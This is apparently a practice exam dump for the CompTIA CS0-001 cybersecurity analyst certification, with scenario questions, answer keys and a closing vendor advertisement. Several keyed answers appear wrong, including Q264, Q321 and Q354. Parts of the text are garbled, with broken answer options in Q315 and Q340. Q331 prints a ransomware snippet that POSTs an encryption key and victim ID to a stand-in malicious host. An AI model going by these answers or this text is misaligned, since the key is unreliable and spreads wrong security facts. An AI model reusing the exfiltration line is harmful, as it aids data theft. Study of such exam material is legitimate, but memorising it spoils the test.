192.45.13.65 192.45.13.66 192.45.13.67 192.45.14.59 192.45.14.60 192.45.14.61 192.45.14.62 192.45.14.63	Vulnerable software installed: Microsoft SharePoint Foundation 2010 14.0.6029.1000 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109CE0100000100000000F01FEC\InstallProperties - key existsThe Office component Microsoft Word Server is running an affected version - 14.0.6029.1000 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109CE0100000100000000F01FEC\Patches\602FDAF466AB90540ADE467809F449F5 - key does not existPatch {4FADF206-BA66-4509-A0ED-6487904F945F} is not installed
192.45.13.65 192.45.13.66 192.45.13.67 192.45.14.59 192.45.14.60 192.45.14.61 192.45.14.62 192.45.14.63	Vulnerable software installed: Office 2007 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000021095F0100000100000000F01FEC\InstallProperties - key existsThe Office component Microsoft Office Excel Services is running an affected version - 12.0.6612.1000 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000021095F0100000100000000F01FEC\Patches\F6A389258DE016A46B54137BE227809A - key does not existPatch {52983A6F-0ED8-4A61-B645-31B72E7208A9} is not installed
192.45.14.60 192.45.14.61 192.45.14.62 192.45.14.63	Vulnerable software installed: Office 2010 Based On the following 2 results: HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109510190400100000000F01FEC\Patches\FC0008A30BA17544EB340C8942E98787 - key does not

Which of the following would be the BEST way to remediate these finding and minimize similar findings in the future?

A. Use an automated patch management solution
B. Remove the affected software programs from the servers
C. Run Microsoft Baseline Security Analyzer on all of the servers
D. Schedule regular vulnerability scans for all servers on the network

Answer: A

NEW QUESTION 264
In order to the leverage the power of data correlation with Nessus, a cybersecurity analyst must first be able to create a table for the scan results.
Given the following snippet of code:

```
CREATE TABLE MyResults ( ID INT AUTO_INCREMENT,IP TEXT, Port Text, PluginID INT,
Type TEXT, Description TEXT, PRIMARY KEY ID (ID) );
```

Which of the following output items would be correct?

A.

ID	IP	Port	PluginID	Type	Description	Primarykey
A10	192.168.1.2	System (445/tcp)	1000	A	System Scan	2

B.

ID	IP	Port	PluginID	OS	Description	Primarykey
A10	192.168.1.2	System (445/tcp)	1000	Microsoft Windows XP	System Scan	2

C.

ID	IP	Port	PluginID	Type	Description	Primarykey
10	192.168.1.2	System (445/tcp)	1000	A	System Scan	2

D.

ID	IP	Port	PluginID	Type	Description	Primarykey
10	192.168.1.2	System (445/tcp)	1000	A	System Scan	2

A. Option A
B. Option B
C. Option C
D. Option D

Answer: A

NEW QUESTION 269
The software development team pushed a new web application into production for the accounting department. Shortly after the application was published, the head of the accounting department informed IT operations that the application was not performing as intended. Which of the following SDLC best practices was missed?

A. Peer code reviews
B. Regression testing
C. User acceptance testing
D. Fuzzing
E. Static code analysis

Answer: C

NEW QUESTION 271
A security analyst has discovered that an outbound SFTP process is occurring at the same time of day for the past several days. At the time this was discovered large amounts of business critical data delivered. The authentication for this process occurred using a service account with proper credentials. The security analyst investigated the destination IP for (his transfer and discovered that this new process s not documented in the change management log. Which of the following would be the BESST course of action for the analyst to take?

A. Investigate a potential incident
B. Verify user per missions
C. Run a vulnerability scan
D. Verify SLA with cloud provider

Answer: A

NEW QUESTION 276
The help desk informed a security analyst of a trend that is beginning to develop regarding a suspicious email that has been reported by multiple users. The analyst has determined the email includes an attachment named invoice.zip that contains the following files:
Locky.js xerty.ini xerty.lib
Further analysis indicates that when the .zip file is opened, it is installing a new version of ransomware on the devices. Which of the following should be done FIRST to prevent data on the company NAS from being encrypted by infected devices?

A. Disable access to the company VPN.
B. Move the files from the NAS to a cloud-based storage solution.
C. Set permissions on file shares to read-only.
D. Add the URL included in the .js file to the company's web proxy filter.

Answer: D

NEW QUESTION 280
A security analyst is performing ongoing scanning and continuous monitoring of the corporate datacenter. Over time, these scans are repeatedly showing susceptibility to the same vulnerabilities and an increase in new vulnerabilities on a specific group of servers that are clustered to run the same application. Which of the following vulnerability management processes should be implemented?

A. Frequent server scanning
B. Automated report generation
C. Group policy modification
D. Regular patch application

Answer: D

NEW QUESTION 284
While conducting research on malicious domains, a threat intelligence analyst received a blue screen of death. The analyst rebooted and received a message stating that the computer had been locked and could only be opened by following the instructions on the screen. Which of the following combinations describes the MOST likely threat and the PRIMARY mitigation for the threat?

A. Ransomware and update antivirus
B. Account takeover and data backups
C. Ransomware and full disk encryption
D. Ransomware and data backups

Answer: D

NEW QUESTION 285
A cybersecurity analyst is reviewing Apache logs on a web server and finds that some logs are missing. The analyst has identified that the systems administrator accidentally deleted some log files. Which of the following actions or rules should be implemented to prevent this incident from reoccurring?

A. Personnel training
B. Separation of duties
C. Mandatory vacation
D. Backup server

Answer: D

NEW QUESTION 286
A security analyst was asked to join an outage call to a critical web application. The web middleware support team determined (he wet) server w running and having no trouble processing requests, however, some investigation has revealed firewall denies to the web server that began around 1 00 a m that morning. An emergency change was made to enable the access, but management has asked tor a root cause determination. Which of the following would be the BEST next step?

A. Install a packet analyze, near the web server to capture sample traffic to find anomalies.
B. Block alt traffic lo the web server with an ACL.
C. Use a port scan to determine all listening pons on the web server.
D. Search the logging sewers for any rule changes.

Answer: D

NEW QUESTION 288
A penetration tester is preparing for an audit of critical that may impact the security of the environment. The includes the external perimeter and the intermitted of the environment. During which of the following processes is this type information normally gathered?

A. Timing
B. Scoping
C. Authorization
D. Enumeration

Answer: B

NEW QUESTION 290
A security administrator has uncovered a covert channel used to exfiltrate confidential data from an internal database server through a compromised corporate web server. Ongoing exfiltration is accomplished by embedding a small amount of data extracted from the database into the metadata of images served by the web server. File timestamps suggest that the server was initially compromised six months ago using a common server misconfiguration. Which of the following BEST describes the type of threat being used?

A. APT
B. Zero-day attack
C. Man-in-the-middle attack
D. XSS

Answer: A

NEW QUESTION 292
A security analyst is reviewing packet captures to determine the extent of success during an attacker's reconnaissance phase following a recent incident. The following is a hex and ASCII dump of one such packet:

0000	08 00 27 38 db ed 08 08 27 97 3f 45 08 00 45 00	..'8....'.?E..E.
0010	00 46 00 ec 40 00 80 06 f5 c1 44 1d 37 0e 0a 00	.F..@.....D.7...
0020	01 0f 05 21 00 35 d1 f8 c1 17 5f f5 a8 bd 50 18	...!.5...._...P.
0030	fb 90 05 68 00 00 00 1c 00 00 00 00 00 01 00 00	...h............
0040	00 00 00 00 04 63 6f 6d 70 2e 03 74 69 61 00 fc	.....comp.tia...
0050	00 01 4d 53	..MS

Which of the following BEST describes this packet?

A. DNS BIND version request

B. DNS over UDP standard query
C. DNS over TCP server status query
D. DNS zone transfer request

Answer: A

NEW QUESTION 295
A security operations team was alerted to abnormal DNS activity coming from a user's machine. The team performed a forensic investigation and discovered a host had been compromised. Malicious code was using DNS as a tunnel to extract data from the client machine, which had been leaked and transferred to an unsecure public Internet site. Which of the following BEST describes the attack?

A. Phishing
B. Pharming
C. Cache poisoning
D. Data exfiltration

Answer: D

NEW QUESTION 299
In reviewing firewall logs, a security analyst has discovered the following IP address, which several employees are using frequently:
152.100.57.18
The organization's servers use IP addresses in the 192.168.0.1/24 CIDR. Additionally, the analyst has noticed that corporate data is being stored at this new location. A few of these employees are on the management and executive management teams. The analyst has also discovered that there is no record of this IP address or service in reviewing the known locations of managing system assets. Which of the following is occurring in this scenario?

A. Malicious process
B. Unauthorized change
C. Data exfiltration
D. Unauthorized access

Answer: C

NEW QUESTION 302
After an internal audit, it was determined that administrative logins need to use multifactor authentication or a 15-character key with complexity enabled. Which of the following policies should be updates to reflect this change? (Choose two.)

A. Data ownership policy
B. Password policy
C. Data classification policy
D. Data retention policy
E. Acceptable use policy
F. Account management policy

Answer: BF

NEW QUESTION 307
A worm was detected on multiple PCs within the remote office. The security analyst recommended that the remote office be blocked from the corporate network during the incident response. Which of the following processes BEST describes this recommendation?

A. Logical isolation of the remote office
B. Sanitization of the network environment
C. Segmentation of the network
D. Secure disposal of affected systems

Answer: A

NEW QUESTION 311
During winch of the lo.low.ng NIST risk management framework steps would an information system security engineer identify inherited security controls and tailor those controls to the system?

A. Categorize
B. Select
C. Implement
D. Assess

Answer: B

NEW QUESTION 314
After implementing and running an automated patching tool, a security administrator ran a vulnerability scan that reported no missing patches found. Which of the following BEST describes why this tool was used?

A. To create a chain of evidence to demonstrate when the servers were patched.
B. To harden the servers against new attacks.
C. To provide validation that the remediation was active.
D. To generate log data for unreleased patches.

Answer: B

NEW QUESTION 315
A company provides wireless connectivity to the internal network from all physical locations for companyowned devices. Users were able to connect the day before, but now all users have reported that when they connect to an access point in the conference room, they cannot access company resources. Which of the following BEST describes the cause of the problem?

A. The access point is blocking access by MAC addres
B. Disable MAC address filtering.
C. The network is not availabl
D. Escalate the issue to network support.
E. Expired DNS entries on users' device
F. Request the affected users perform a DNS flush.
G. The access point is a rogue devic
H. Follow incident response procedures.

Answer: D

NEW QUESTION 316
A company has established an ongoing vulnerability management program and procured the latest technology to support it. However, the program is failing because several vulnerabilities have not been detected. Which of the following will reduce the number of false negatives?

A. Increase scan frequency.
B. Perform credentialed scans.
C. Update the security incident response plan.
D. Reconfigure scanner to brute force mechanisms.

Answer: B

NEW QUESTION 321
The Chief Security Office (CSO) has requested a vulnerability report of systems on the domain, identifying those running outdated OSs. The automated scan reports are not displaying OS version derails so the CSO cannot determine risk exposure levels from vulnerable systems. Which of the following should the cybersecurity analyst do to enumerate OS information as part of the vulnerability scanning process in the MOST efficient manner?

A. Execute the ver command
B. Execute the nmap -p command
C. Use Wireshart to export a list
D. Use credentialed configuration

Answer: A

NEW QUESTION 325
A security analyst is creating ACLs on a perimeter firewall that will deny inbound packets that are from internal addresses, reserved external addresses, and multicast addresses. Which of the following is the analyst attempting to prevent/

A. Broadcast storms
B. Spoofing attacks
C. UDoS attacks
D. Man in-the-middle attacks

Answer: B

NEW QUESTION 327
A medical organization recently started accepting payments over the phone. The manager is concerned about the impact of the storage of different types of data. Which of the following types of data incurs the highest regulatory constraints?

A. PHI
B. PCI
C. Pll
D. IP

Answer: B

NEW QUESTION 331
A company's computer was recently infected with ransomware. After encrypting all documents, the malware logs a random AES-128 encryption key and associated unique identifier onto a compromised remote website. A ransomware code snippet is shown below:

```
sendit = New-Object -ComObject Msxm12.XMLHTTP
sendit.open("POST", "http://www.malwaresite.com/get.php")
sendit.setRequestHeader("Content-length", $post.length)
sendit.setRequestHeader("Connection", "close")
sendit.send("key=$RANDOMKEY&uid=$RANDOMUID")
```

Based on the information from the code snippet, which of the following is the BEST way for a cybersecurity professional to monitor for the same malware in the future?

A. Configure the company proxy server to deny connections to www.malwaresite.com.
B. Reconfigure the enterprise antivirus to push more frequent to the clients.

C. Write an ACL to block the IP address of www.malwaresite.com at the gateway firewall.
D. Use an IDS custom signature to create an alert for connections to www.malwaresite.com.

Answer: A

NEW QUESTION 336
An analyst reviews a recent report of vulnerabilities on a company's application server. Which of the following should the analyst rate as being of the HIGHEST importance to the company's environment?

A. Banner grabbing
B. Remote code execution
C. SQL injection
D. Use of old encryption algorithms
E. Susceptibility to XSS

Answer: B

NEW QUESTION 340
Company A suspects an employee has been exfiltration PII via a USB thumb drive. An analyst is asked with attempting to locate the information on the drive. The PII question includes the following:

comp@mail.com	564-23-4765
tia@mail.com	754-09-3276
puter@mail.com	143-32-2323
sam@mail.com	545-11-0192
jim@mail.com	093-45-3748

Which of the following would BEST accomplish the task assigned to the analyst?

A. 3{0-9}\d-210-9]\d-4[0-9]\d
B. \d<3)-\dl2|-\d(4)
C. ?|3]-?|21-?[3]
D. \d(9]|'XXX-XX-XXX'

Answer: B

NEW QUESTION 344
Which of the following is the MOST secure method to perform dynamic analysis of malware that can sense when it is in a virtual environment?

A. Place the malware on an isolated virtual server disconnected from the network.
B. Place the malware in a virtual server that is running Windows and is connected to the network.
C. Place the malware on a virtual server connected to a VLAN.
D. Place the malware on a virtual server running SIFT and begin analysis.

Answer: A

NEW QUESTION 347
An analyst received a forensically sound copy of an employee's hard drive. The employee's manager suspects inappropriate images may have been deleted from the hard drive. Which of the following could help the analyst recover the deleted evidence?

A. File hashing utility
B. File timestamps
C. File carving tool
D. File analysis tool

Answer: C

NEW QUESTION 348
Alerts have been received from the SIEM, indicating infections on multiple computers. Based on threat characteristic, these files were quarantined by the host-based antivirus program. At the same time, additional alerts in the SIEM show multiple blocked URLs from the address of the infected computers; the URLs were clashed as uncategorized. The domain location of the IP address of the URLs that were blocked is checked, and it is registered to an ISP in Russia. Which of the following steps should be taken NEXT?

A. Remove those computers from the network and replace the hard drives Send the Infected hard drives out lot investigation.
B. Run a full antivirus scan on all computers and use Splunk to search for any suspicious activity that happened just before the alerts were received in the SIEM.
C. Run a vulnerability scan and patch discovered vulnerabilities on the next patching cycle Have the users restart their computer Create a use case in the SIEM to monitor farted logins oninfected computers.
D. Install a computer with the same settings as the infected computers in the DM^ to use as a honeypot Permit the URLs classified as uncategorized to and from that host.

Answer: B

NEW QUESTION 353
Which of the following organizations would have to remediate embedded controller vulnerabilities?

A. Banking institutions
B. Public universities
C. Regulatory agencies
D. Hydroelectric facilities

Answer: D

NEW QUESTION 354
A company's asset management software has been discovering a weekly increase in non-standard software installed on end users' machines with duplicate license keys. The security analyst wants to know if any of this software is listening on any non-standard ports, such as 6667. Which of the following tools should the analyst recommend to block any command and control traffic?

A. Netstat
B. NIDS
C. IPS
D. HIDS

Answer: A

NEW QUESTION 359
An organization has a practice of running some administrative services on non-standard ports as a way of frustrating any attempts at reconnaissance. The output of the latest scan on host 192.168.1.13 is shown below:

```
Starting Nmap 4.67 (http://nmap.org) at 2011-11-03 18:32 EDT

Nmap scan report for 192.168.1.13

Host is up (0.00066s latency).

Not shown: 990 closed ports
PORT      STATE     SERVICE
23/tcp    open      ssh
111/tcp   open      rpcbind
139/tcp   open      netbios-ssn
1417/tcp  open      OpenSSH
3306/tcp  open      mysql

MAC Address:01:AA:FB:23:21:45

Nmap done:1IPaddress (1hostup) scannedin4.22seconds
```

Which of the following statements is true?

A. Running SSH on the Telnet port will now be sent across an unencrypted port.
B. Despite the results of the scan, the service running on port 23 is actually Telnet and not SSH, and creates an additional vulnerability
C. Running SSH on port 23 provides little additional security from running it on the standard port.
D. Remote SSH connections will automatically default to the standard SSH port.
E. The use of OpenSSH on its default secure port will supersede any other remote connection attempts.

Answer: C

NEW QUESTION 364
An insurance company employs quick-response team drivers that can corporate issued mobile devices with the insurance company's app installed on them Devices are configuration hardened by an MOM and kept up to date. The employees use the app to collect insurance claim into formation and process payments Recently, a number of customers have filed complaints of credit card fraud against the insurance company, Which occurred shortly after their payments were processed via the mobile app. The cyber-incidence response team has been asked investigate. Which of the following is MOST likely the cause? ^

A. The MDM server Is misconfigured.
B. The app does not employ TLS.
C. USB tethering is enabled.
D. 3G and less secure cellular technologies ate not restricted.

Answer: B

NEW QUESTION 369
On winch of the following organizational resources is the lack of an enabled password or PIN a common vulnerability?

A. VDI systems
B. Mobile devices
C. Enterprise server OSs
D. VPNs
E. VoIP phones

Answer: B

NEW QUESTION 372

.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questons and Answers in PDF Format

CS0-001 Practice Exam Features:

* CS0-001 Questions and Answers Updated Frequently

* CS0-001 Practice Questions Verified by Expert Senior Certified Staff

* CS0-001 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* CS0-001 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year